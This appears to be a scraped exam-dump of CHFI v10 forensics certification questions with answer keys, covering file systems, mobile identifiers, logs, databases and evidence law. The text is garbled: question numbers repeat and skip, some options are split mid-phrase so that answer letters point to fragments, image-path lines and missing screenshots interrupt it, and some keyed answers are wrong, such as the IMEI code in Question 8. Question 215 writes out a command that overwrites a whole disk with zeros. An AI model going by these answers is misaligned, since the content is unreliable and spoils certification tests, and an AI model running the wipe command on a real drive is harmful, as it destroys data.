Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)

https://www.2passeasy.com/dumps/312-49v10/

NEW QUESTION 1
- (Exam Topic 3)
An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

A. Type Allocation Code (TAC)
B. Integrated Circuit Code (ICC)
C. Manufacturer Identification Code (MIC)
D. Device Origin Code (DOC)

Answer: A

NEW QUESTION 2
- (Exam Topic 3)
Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

A. Rule-Based Attack
B. Brute-Forcing Attack
C. Dictionary Attack
D. Hybrid Password Guessing Attack

Answer: A

NEW QUESTION 3
- (Exam Topic 3)
Which of the following stand true for BIOS Parameter Block?

A. The BIOS Partition Block describes the physical layout of a data storage volume
B. The BIOS Partition Block is the first sector of a data storage device
C. The length of BIOS Partition Block remains the same across all the file systems
D. The BIOS Partition Block always refers to the 512-byte boot sector

Answer: A

NEW QUESTION 4
- (Exam Topic 3)
What technique is used by JPEGs for compression?

A. TIFF-8
B. ZIP
C. DCT
D. TCD

Answer: C

NEW QUESTION 5
- (Exam Topic 3)
A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?

A. Cain & Abel
B. Xplico
C. Recuva
D. Colasoft's Capsa

Answer: A

NEW QUESTION 6
- (Exam Topic 3)
What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

A. AA55
B. 00AA
C. AA00
D. A100

Answer: A

NEW QUESTION 7
- (Exam Topic 3)
Steve, a forensic investigator, was asked to investigate an email incident in his organization. The organization has Microsoft Exchange Server deployed for email communications. Which among the following files will Steve check to analyze message headers, message text, and standard attachments?

A. PUB.EDB
B. PRIV.EDB
C. PUB.STM
D. PRIV.STM

Answer: B

NEW QUESTION 8
- (Exam Topic 3)
Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

A. #*06*#
B. *#06#
C. #06#*
D. *IMEI#

Answer: A

NEW QUESTION 9
- (Exam Topic 3)
Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

A. International Mobile Equipment Identifier (IMEI)
B. Integrated circuit card identifier (ICCID)
C. International mobile subscriber identity (IMSI)
D. Equipment Identity Register (EIR)

Answer: A

NEW QUESTION 10
- (Exam Topic 3)
When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

A. UTC
B. PTP
C. Time Protocol
D. NTP

Answer: D

NEW QUESTION 10
- (Exam Topic 3)
In Windows, prefetching is done to improve system performance. There are two types of prefetching: boot prefetching and application prefetching. During boot prefetching, what does the Cache Manager do?

A. Determines the data associated with value EnablePrefetcher
B. Monitors the first 10 seconds after the process is started
C. Checks whether the data is processed
D. Checks hard page faults and soft page faults

Answer: C

NEW QUESTION 15
- (Exam Topic 3)
While collecting Active Transaction Logs using SQL Server Management Studio, the query Select * from ::fn_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, assigning NULL values implies?

A. Start and end points for log sequence numbers are specified
B. Start and end points for log files are not specified
C. Start and end points for log files are specified
D. Start and end points for log sequence numbers are not specified

Answer: B

NEW QUESTION 20
- (Exam Topic 3)
Which U.S. law sets the rules for sending emails for commercial purposes, establishes the minimum requirements for commercial messaging, gives the recipients of emails the right to ask the senders to stop emailing them, and spells out the penalties in case the above said rules are violated?

A. NO-SPAM Act
B. American: NAVSO P-5239-26 (RLL)
C. CAN-SPAM Act
D. American: DoD 5220.22-M

Answer: C

NEW QUESTION 22
- (Exam Topic 3)
POP3 is an Internet protocol, which is used to retrieve emails from a mail server. Through which port does an email client connect with a POP3 server?

A. 110
B. 143
C. 25
D. 993

Answer: A

NEW QUESTION 27
- (Exam Topic 3)
Amber, a black hat hacker, has embedded malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

A. Malvertising
B. Compromising a legitimate site
C. Click-jacking
D. Spearphishing

Answer: A

NEW QUESTION 32
- (Exam Topic 3)
UEFI is a specification that defines a software interface between an OS and platform firmware. Where does this interface store information about files present on a disk?

A. BIOS-MBR
B. GUID Partition Table (GPT)
C. Master Boot Record (MBR)
D. BIOS Parameter Block

Answer: B

NEW QUESTION 37
- (Exam Topic 3)
Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

A. OpenGL/ES and SGL
B. Surface Manager
C. Media framework
D. WebKit

Answer: A

NEW QUESTION 42
- (Exam Topic 3)
Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

A. Isolating the host device
B. Installing malware analysis tools
C. Using network simulation tools
D. Enabling shared folders

Answer: D

NEW QUESTION 46
- (Exam Topic 3)
Which of the following Linux command searches through the current processes and lists the process IDs those match the selection criteria to stdout?

A. pstree
B. pgrep
C. ps
D. grep

Answer: B

NEW QUESTION 49
- (Exam Topic 3)
Data Files contain Multiple Data Pages, which are further divided into Page Header, Data Rows, and Offset Table. Which of the following is true for Data Rows?

A. Data Rows store the actual data
B. Data Rows present Page typ
C. Page ID, and so on
D. Data Rows point to the location of actual data

E. Data Rows spreads data across multiple databases

Answer: B

NEW QUESTION 53
- (Exam Topic 3)
What is the capacity of Recycle bin in a system running on Windows Vista?

A. 2.99GB
B. 3.99GB
C. Unlimited
D. 10% of the partition space

Answer: C

NEW QUESTION 55
- (Exam Topic 3)
An investigator has found certain details after analysis of a mobile device. What can reveal the manufacturer information?

A. Equipment Identity Register (EIR)
B. Electronic Serial Number (ESN)
C. International mobile subscriber identity (IMSI)
D. Integrated circuit card identifier (ICCID)


Answer: B

NEW QUESTION 56
- (Exam Topic 3)
Which ISO Standard enables laboratories to demonstrate that they comply with quality assurance and provide valid results?

A. ISO/IEC 16025
B. ISO/IEC 18025
C. ISO/IEC 19025
D. ISO/IEC 17025

Answer: D

NEW QUESTION 59
- (Exam Topic 3)
What is the investigator trying to analyze if the system gives the following image as output?



A. All the logon sessions
B. Currently active logon sessions
C. Inactive logon sessions
D. Details of users who can logon

Answer: B

NEW QUESTION 61
- (Exam Topic 3)
Which of the following files store the MySQL database data permanently, including the data that had been deleted, helping the forensic investigator in examining the case and finding the culprit?

A. mysql-bin
B. mysql-log
C. iblog
D. ibdata1

Answer: D

NEW QUESTION 63
- (Exam Topic 3)
What is cold boot (hard boot)?

A. It is the process of restarting a computer that is already in sleep mode
B. It is the process of shutting down a computer from a powered-on or on state
C. It is the process of restarting a computer that is already turned on through the operating system
D. It is the process of starting a computer from a powered-down or off state

Answer: D

NEW QUESTION 66
- (Exam Topic 3)
What is the name of the first reserved sector in File allocation table?

A. Volume Boot Record

B. Partition Boot Sector
C. Master Boot Record
D. BIOS Parameter Block

Answer: C

NEW QUESTION 71
- (Exam Topic 3)
Which of the following is found within the unique instance ID key and helps investigators to map the entry from USBSTOR key to the MountedDevices key?

A. ParentIDPrefix
B. LastWrite
C. UserAssist key
D. MRUListEx key

Answer: A

NEW QUESTION 72
- (Exam Topic 3)
You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for. Which of the below scanning technique will you use?

A. Inverse TCP flag scanning
B. ACK flag scanning
C. TCP Scanning
D. IP Fragment Scanning

Answer: D

NEW QUESTION 73
- (Exam Topic 3)
What is the location of a Protective MBR in a GPT disk layout?

A. Logical Block Address (LBA) 2
B. Logical Block Address (LBA) 0
C. Logical Block Address (LBA) 1
D. Logical Block Address (LBA) 3

Answer: C

NEW QUESTION 77
- (Exam Topic 3)
Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob's testimony in this case?

A. Certification
B. Justification
C. Reiteration
D. Authentication

Answer: D

NEW QUESTION 78
- (Exam Topic 3)
Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

A. Expert Witness
B. Evidence Examiner
C. Forensic Examiner
D. Defense Witness

Answer: A

NEW QUESTION 79
- (Exam Topic 3)
During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

A. Rule 1003: Admissibility of Duplicates
B. Limited admissibility
C. Locard's Principle
D. Hearsay

Answer: B

NEW QUESTION 83
- (Exam Topic 3)
Examination of a computer by a technically unauthorized person will almost always result in:

A. Rendering any evidence found inadmissible in a court of law
B. Completely accurate results of the examination
C. The chain of custody being fully maintained
D. Rendering any evidence found admissible in a court of law

Answer: A

NEW QUESTION 88
- (Exam Topic 3)
Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

A. Power Off time
B. Logs of high temperatures the drive has reached
C. All the states (running and discontinued) associated with the OS
D. List of running processes

Answer: B

NEW QUESTION 91
- (Exam Topic 3)
In which cloud crime do attackers try to compromise the security of the cloud environment in order to steal data or inject a malware?

A. Cloud as an Object
B. Cloud as a Tool
C. Cloud as an Application
D. Cloud as a Subject

Answer: D

NEW QUESTION 94
- (Exam Topic 3)
In which registry does the system store the Microsoft security IDs?

A. HKEY_CLASSES_ROOT (HKCR)
B. HKEY_CURRENT_CONFIG (HKCC)
C. HKEY_CURRENT_USER (HKCU)
D. HKEY_LOCAL_MACHINE (HKLM)

Answer: D

NEW QUESTION 96
- (Exam Topic 3)
Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID “WIN-ABCDE12345F.” Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

A. WIN-ABCDE12345F.err
B. WIN-ABCDE12345F-bin.n
C. WIN-ABCDE12345F.pid
D. WIN-ABCDE12345F.log

Answer: D

NEW QUESTION 97
- (Exam Topic 3)
Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from
Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network
vulnerability assessment plan?

A. Their first step is to make a hypothesis of what their final findings will be.
B. Their first step is to create an initial Executive report to show the management team.
C. Their first step is to analyze the data they have currently gathered from the company or interviews.
D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

Answer: D

NEW QUESTION 99
- (Exam Topic 3)
What is an investigator looking for in the rp.log file stored in a system running on Windows 10 operating system?

A. Restore point interval

B. Automatically created restore points
C. System CheckPoints required for restoring
D. Restore point functions

Answer: C

NEW QUESTION 101
- (Exam Topic 3)
Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

A. Scientific Working Group on Digital Evidence
B. Daubert Standard
C. Enterprise Theory of Investigation
D. Fyre Standard

Answer: C

NEW QUESTION 104
- (Exam Topic 3)
What does the command “C:\>wevtutil gl <log name>” display?

A. Configuration information of a specific Event Log
B. Event logs are saved in .xml format
C. Event log record structure
D. List of available Event Logs

Answer: A

NEW QUESTION 106
- (Exam Topic 3)
Buffer overflow vulnerabilities, of web applications, occurs when the application fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the _____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

A. Adjacent buffer locations
B. Adjacent string locations
C. Adjacent bit blocks
D. Adjacent memory locations

Answer: D

NEW QUESTION 109
- (Exam Topic 3)
Which command line tool is used to determine active network connections?

A. netsh
B. nbstat
C. nslookup
D. netstat

Answer: D

NEW QUESTION 111
- (Exam Topic 3)
Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

A. DependencyWalker
B. SysAnalyzer
C. PEiD
D. ResourcesExtract

Answer: A

NEW QUESTION 115
- (Exam Topic 3)
Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should he look for the database logs?

A. Model.log
B. Model.txt
C. Model.ldf
D. Model.lgf

Answer: C

NEW QUESTION 117
- (Exam Topic 3)

When a user deletes a file, the system creates a $I file to store its details. What detail does the $I file not contain?

A. File Size
B. File origin and modification
C. Time and date of deletion
D. File Name

Answer: B

NEW QUESTION 122
- (Exam Topic 3)
Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

A. tasklist /p
B. tasklist /v
C. tasklist /u
D. tasklist /s

Answer: B

NEW QUESTION 124
- (Exam Topic 3)
Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

A. A text file deleted from C drive in sixth sequential order
B. A text file deleted from C drive in fifth sequential order
C. A text file copied from D drive to C drive in fifth sequential order
D. A text file copied from C drive to D drive in fifth sequential order

Answer: B

NEW QUESTION 128
- (Exam Topic 3)
Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

A. Core Services
B. Media services
C. Cocoa Touch
D. Core OS

Answer: D

NEW QUESTION 132
- (Exam Topic 3)
James is dealing with a case regarding a cybercrime that has taken place in Arizona, USA. James needs to lawfully seize the evidence from an electronic device without affecting the user's anonymity. Which of the following law should he comply with, before retrieving the evidence?

A. First Amendment of the U.
B. Constitution
C. Fourth Amendment of the U.
D. Constitution
E. Third Amendment of the U.
F. Constitution
G. Fifth Amendment of the U.
H. Constitution

Answer: D

NEW QUESTION 135
- (Exam Topic 3)
Which of the following does not describe the type of data density on a hard disk?

A. Volume density
B. Track density
C. Linear or recording density
D. Areal density

Answer: A

NEW QUESTION 137
- (Exam Topic 3)
While analyzing a hard disk, the investigator finds that the file system does not use UEFI-based interface. Which of the following operating systems is present on the hard disk?

A. Windows 10
B. Windows 8
C. Windows 7
D. Windows 8.1

Answer: C

NEW QUESTION 142
- (Exam Topic 3)
Which program uses different techniques to conceal a malware's code, thereby making it difficult for security mechanisms to detect or remove it?

A. Dropper
B. Packer
C. Injector
D. Obfuscator

Answer: D

NEW QUESTION 145
- (Exam Topic 3)
Raw data acquisition format creates _____ of a data set or suspect drive.

A. Segmented image files
B. Simple sequential flat files
C. Compressed image files
D. Segmented files

Answer: B

NEW QUESTION 150
- (Exam Topic 3)
Which of the following is NOT an anti-forensics technique?

A. Data Deduplication
B. Password Protection
C. Encryption
D. Steganography

Answer: A

NEW QUESTION 153
- (Exam Topic 3)
Which of the following files contains the traces of the applications installed, run, or uninstalled from a system?

A. Virtual Files
B. Image Files
C. Shortcut Files
D. Prefetch Files

Answer: C

NEW QUESTION 154
- (Exam Topic 3)
Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

A. Safari
B. Mozilla Firefox
C. Microsoft Edge
D. Google Chrome

Answer: C

NEW QUESTION 159
- (Exam Topic 3)
Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

A. SOX
B. HIPAA 1996
C. GLBA
D. PCI DSS

Answer: C

NEW QUESTION 161
- (Exam Topic 3)

BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

A. Information header
B. Image data
C. The RGBQUAD array
D. Header

Answer: A

NEW QUESTION 164
- (Exam Topic 3)
What does Locard's Exchange Principle state?

A. Any information of probative value that is either stored or transmitted in a digital form
B. Digital evidence must have some characteristics to be disclosed in the court of law
C. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave
D. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

Answer: C

NEW QUESTION 169
- (Exam Topic 3)
Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. He wants to recover all the data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the following tools shall resolve Bob's purpose?

A. Cain & Abel
B. Recuva
C. Xplico
D. Colasoft’s Capsa

Answer: B

NEW QUESTION 172
- (Exam Topic 3)
Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

A. Proprietary Format
B. Generic Forensic Zip (gfzip)
C. Advanced Forensic Framework 4
D. Advanced Forensics Format (AFF)

Answer: B

NEW QUESTION 173
- (Exam Topic 3)
Buffer overflow vulnerability of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the _____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

A. Adjacent memory locations
B. Adjacent bit blocks
C. Adjacent buffer locations
D. Adjacent string locations

Answer: A

NEW QUESTION 175
- (Exam Topic 3)
An investigator enters the command sqlcmd -S WIN-CQQMK62867E -e -s"," -E as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E” represent?

A. Name of the Database
B. Name of SQL Server
C. Operating system of the system
D. Network credentials of the database

Answer: B

NEW QUESTION 176
- (Exam Topic 3)
Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

A. Server storage archives are the server information and settings stored on a local system, whereas the local archives are the local email client information stored on the mail server

B. It is difficult to deal with the webmail as there is no offline archive in most case
C. So consult your counsel on the case as to the best way to approach and gain access to the required data on servers
D. Local archives should be stored together with the server storage archives in order to be admissible in a court of law
E. Local archives do not have evidentiary value as the email client may alter the message data

Answer: B

NEW QUESTION 181
- (Exam Topic 3)
An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

A. Cloud as a subject
B. Cloud as a tool
C. Cloud as an object
D. Cloud as a service

Answer: A

NEW QUESTION 182
- (Exam Topic 3)
Graphics Interchange Format (GIF) is a _____ RGB bitmap image format for images with up to 256 distinct colors per frame.

A. 8-bit
B. 32-bit
C. 16-bit
D. 24-bit

Answer: A

NEW QUESTION 187
- (Exam Topic 2)
On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?

A. SAM
B. AMS
C. Shadow file
D. Password.conf

Answer: A

NEW QUESTION 190
- (Exam Topic 2)
Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and to execute commands outside of the web server's root directory?

A. Parameter/form tampering
B. Unvalidated input
C. Directory traversal
D. Security misconfiguration

Answer: C

NEW QUESTION 193
- (Exam Topic 2)
You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

A. Network
B. Transport
C. Data Link
D. Session

Answer: A

NEW QUESTION 197
- (Exam Topic 2)
Which of the following files gives information about the client sync sessions in Google Drive on Windows?

A. sync_log.log
B. Sync_log.log
C. sync.log
D. Sync.log

Answer: B

NEW QUESTION 199
- (Exam Topic 2)
Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

A. Network
B. Transport
C. Physical
D. Data Link

Answer: C

NEW QUESTION 200
- (Exam Topic 2)
A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?

A. Blu-Ray single-layer
B. HD-DVD
C. Blu-Ray dual-layer
D. DVD-18

Answer: C

NEW QUESTION 202
- (Exam Topic 2)
Which of the following tool creates a bit-by-bit image of an evidence media?

A. Recuva
B. FileMerlin
C. AccessData FTK Imager
D. Xplico

Answer: C

NEW QUESTION 205
- (Exam Topic 2)
What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

A. Cracks every password in 10 minutes
B. Distribute processing over 16 or fewer computers
C. Support for Encrypted File System
D. Support for MD5 hash verification

Answer: B

NEW QUESTION 209
- (Exam Topic 2)
What type of flash memory card comes in either Type I or Type II and consumes only five percent of the power required by small hard drives?

A. SD memory
B. CF memory
C. MMC memory
D. SM memory

Answer: B

NEW QUESTION 214
- (Exam Topic 2)
Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

A. Temporary Files
B. Open files
C. Cookies
D. Web Browser Cache


Answer: C

NEW QUESTION 215
- (Exam Topic 2)
Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?
dcfldd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync

A. Fill the disk with zeros
B. Low-level format
C. Fill the disk with 4096 zeros
D. Copy files from the master disk to the slave disk on the secondary IDE controller

Answer: A

NEW QUESTION 216
- (Exam Topic 2)
What is the CIDR from the following screenshot?



A. /24A./24A./24
B. /32 B./32 B./32
C. /16 C./16 C./16
D. /8D./8D./8

Answer: D

NEW QUESTION 218
- (Exam Topic 2)
What will the following command accomplish in Linux?
fdisk /dev/hda

A. Partition the hard drive
B. Format the hard drive
C. Delete all files under the /dev/hda folder
D. Fill the disk with zeros

Answer: A

NEW QUESTION 222
- (Exam Topic 2)
Which of the following commands shows you all of the network services running on Windows-based servers?

A. Netstart
B. Net Session
C. Net use
D. Net config

Answer: A

NEW QUESTION 227
- (Exam Topic 2)
